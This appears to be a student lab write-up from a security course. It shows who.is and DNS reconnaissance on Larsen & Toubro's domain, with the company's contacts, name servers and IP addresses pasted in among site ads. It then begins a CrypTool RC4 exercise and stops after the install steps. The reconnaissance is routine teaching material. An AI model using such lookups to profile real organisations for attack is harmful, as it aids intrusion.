


PRACTICAL NO.1


Aim: Use Google and Whois for Reconnaissance

Steps:

1. Go to the browser and go to <https://who.is/>.



2. Search for any website of your choice.



3. All the records of the website will be displayed such as dns records, whois server, etc. You will be able to see various information about the website url which you have entered in the search bar. Information such as the website. Registrar info and important dates of the website such as expiry date, updated dates, website creation dates will be displayed. Also you will be able to see Registrar data.

cache expires in 23 hours, 37 minutes and 21 seconds
refresh

Registrar Info

Name	Network Solutions, LLC
Whois Server	whois.networksolutions.com
Referral URL	http://networksolutions.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2028-09-01
Registered On	1997-09-02
Updated On	2018-09-02

Name Servers

A1-5.AKAM.NET	193.108.91.5
A12-66.AKAM.NET	184.26.160.66
A13-65.AKAM.NET	2.22.230.65

Use promo code WHOIS to save 15% on your first Name.com order.
Find the perfect domain at **Name.com**

Everything you need in one place.

SAVE 15% ON YOUR FIRST ORDER

USE PROMO CODE WHOIS

Status: Client Transfer Prohibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2028-09-01
Registered On	1997-09-02
Updated On	2018-09-02

Name Servers

A1-5.AKAM.NET	193.108.91.5
A12-66.AKAM.NET	184.26.160.66
A13-65.AKAM.NET	2.22.230.65
A18-64.AKAM.NET	95.101.36.64
A2-66.AKAM.NET	95.100.174.66
A3-65.AKAM.NET	96.7.49.65

Similar Domains

- larse-design.com | larse.biz | larse.com | larse.de | larse.info | larse.net | larse.nu | larse.org | larsea.cn | larsea.com | larsea.net | larsea.pl | larsearaesperanca.com.br | larsearch.com | larseatoats.com | larsebass.com | larsebbe.com | larseber.com | larseberhardt.de | larseberhart.com |

Registrar Data

We will display stored WHOIS data for up to 30 days.
refresh

Site Status

Status	Inactive
Server Type	

23°C Haze 09:44 18-01-2022

Registrar Data

We will display stored WHOIS data for up to 30 days.

Registrant Contact Information:

Name	Larsen & Toubro Limited
Organization	Larsen & Toubro Limited
Address	1st Flr, Corporate IT, A M Naik Tower
City	Mumbai
State / Province	Maharashtra
Postal Code	400072
Country	IN
Phone	+91.2267058621
Email	dnsadmin@larsentoubro.com

Administrative Contact Information:

Name	Larsen & Toubro Limited
Organization	Larsen & Toubro Limited
Address	1st Flr, Corporate IT, A M Naik Tower
City	Mumbai
State / Province	Maharashtra
Postal Code	400072
Country	IN
Phone	+91.2267058621
Email	dnsadmin@larsentoubro.com

Technical Contact Information:

Name	Larsen & Toubro Limited
------	-------------------------

Suggested Domains for larsentoubro.com

<input type="checkbox"/> larsen-to-u-bro.live	\$2.99
<input type="checkbox"/> larsentoubros.live	\$2.99
<input type="checkbox"/> larsentoupal.live	\$2.99
<input type="checkbox"/> larsentoubrotech.live	\$2.99
<input type="checkbox"/> shoplarsentoubro.live	\$2.99

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at **Name.com**

23°C Haze 18-01-2022 09:45

Administrative Contact Information:

Name	Larsen & Toubro Limited
Organization	Larsen & Toubro Limited
Address	1st Flr, Corporate IT, A M Naik Tower
City	Mumbai
State / Province	Maharashtra
Postal Code	400072
Country	IN
Phone	+91.2267058621
Email	dnsadmin@larsentoubro.com

Technical Contact Information:

Name	Larsen & Toubro Limited
Organization	Larsen & Toubro Limited
Address	1st Flr, Corporate IT, A M Naik Tower
City	Mumbai
State / Province	Maharashtra
Postal Code	400072
Country	IN
Phone	+91.2267058621
Email	dnsadmin@larsentoubro.com

Information Updated: 2022-01-18 03:51:23

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at **Name.com**

Transfers Premium Domains Web Hosting Website Builder Contact Us FAQs Terms of Service

23°C Haze 18-01-2022 09:45

4. After that click on DNS records to know about DNS information.

The screenshot shows the 'DNS Records' tab selected on the who.is website. The table displays the following DNS records for larsentoubro.com:

Hostname	Type	TTL	Priority	Content
larsentoubro.com	SOA	60		a1-5.akam.net hostmaster@akamai.com 2021052939 900 600 86400 3600
larsentoubro.com	NS	3600		a12-66.akam.net
larsentoubro.com	NS	3600		a1-5.akam.net
larsentoubro.com	NS	3600		a2-66.akam.net
larsentoubro.com	NS	3600		a13-65.akam.net
larsentoubro.com	NS	3600		a18-64.akam.net
larsentoubro.com	A	786		45.60.156.27
larsentoubro.com	A	786		45.60.160.27
larsentoubro.com	MX	60	5	mx1.hc49255.c3s2.ipphmx.com
larsentoubro.com	MX	60	5	mx2.hc49255.c3s2.ipphmx.com

The screenshot shows the 'Diagnostics' tab selected on the who.is website. A grid displays the availability status for various domain extensions:

.com	.net	.org \$8.99	.co	.io	.app \$16.99	.live \$2.99
Taken	Taken	Available	Taken	Taken	Available	Available

larsentoubro.com
diagnostic tools

Please complete the captcha to use this page.

I'm not a robot

Transfers Premium Domains Web Hosting Website Builder Contact Us FAQs Terms of Service


PRACTICAL NO.2

Aim: a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.


Download cryptool: <https://www.cryptool.org/en/ct1/>

Steps:


1. Download cryptool from the website <https://www.cryptool.org/en/ct1/> and double click to install the software. Click on Next.




2. Select Install just for me and click on next.




3. Browse the location of the software and click on Install.




4. Wait for the software to install and click on Finish.




5. Click on Finish.




6. After successful installation, the window as such will open.



